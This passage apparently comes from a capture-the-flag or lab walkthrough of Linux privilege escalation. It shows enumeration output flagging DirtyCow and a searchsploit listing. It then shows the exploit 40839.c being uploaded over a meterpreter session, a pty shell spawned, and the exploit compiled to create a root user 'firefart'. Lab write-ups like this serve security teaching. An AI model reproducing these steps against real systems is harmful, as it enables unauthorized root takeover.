
Let's execute it and see if it brings any good news.

Oh My GOD. This script detected mother of privilege escalation exploits, DirtyCow.




```
##########################################################
Check Environment.txt
##########################################################
Path information:
Check PATH.txt
##########################################################
Checking DirtyCoW Exploit :
MoW You Are Need A Cow !!
##########################################################
################# Passwords Lookup ######################
##########################################################
##########################################################
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
cat: /var/www/.bash_history: No such file or directory
```

This vulnerability is so famous that exploit database has many exploits related to it. My interest is in the exploit 40839.c. This exploit creates a new user on the target with root privileges.




```
kali@kali:~$ searchsploit dirty
------------------------------------------------------ ---------------------------------
 Exploit Title                                        |  Path
------------------------------------------------------ ---------------------------------
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Hu | linux/dos/43199.c
Linux Kernel - 'The Huge Dirty Cow' Overwriting The Hu | linux/dos/44305.c
Linux Kernel 2.6.22 < 3.9 (x86/x64) - 'Dirty COW /proc | linux/local/40616.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW /proc/self/mem' | linux/local/40847.cpp
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW PTRACE_POKEDATA | linux/local/40838.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' 'PTRACE_POKEDA | linux/local/40839.c
Linux Kernel 2.6.22 < 3.9 - 'Dirty COW' /proc/self/mem | linux/local/40611.c
Qualcomm Android - Kernel Use-After-Free via Incorrect | android/dos/46941.txt
Quick and Dirty Blog (qdblog) 0.4 - 'categories.php' L | php/webapps/4603.txt
Quick and Dirty Blog (qdblog) 0.4 - SQL Injection / Lo | php/webapps/3729.txt
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege E | linux/local/46361.py
snapd < 2.37 (Ubuntu) - 'dirty_sock' Local Privilege E | linux/local/46362.py
------------------------------------------------------ ---------------------------------
Shellcodes: No Results
kali@kali:~$ 
```

I downloaded it into my attacker system and uploaded it onto the target system. Since it is a C program, I compiled it with gcc.




```
meterpreter > upload /home/kali/40839.c
[*] uploading  : /home/kali/40839.c → 40839.c
[*] Uploaded -1.00 B of 4.89 KiB (-0.02%): /home/kali/40839.c → 40839.c
[*] uploaded   : /home/kali/40839.c → 40839.c
meterpreter > shell
Process 2790 created.
Channel 57 created.
python -c 'import pty ; pty.spawn("/bin/sh")'
$ chmod 777 40839.c
chmod 777 40839.c
$ gcc -pthread 40839.c -o dirty -lcrypt
gcc -pthread 40839.c -o dirty -lcrypt
$ ls
ls
40839.c  Reports    dirty  passwordfiles.txt  vmware-root_1360-2722697741
PE.sh    VMwareDnD  gbull  vmware-root
$ 
```


As I execute the compiled exploit, I have to set the password for the new user I am creating. By default, it will create a new user named "firefart". I set the password as "hccol".


```
$ ls
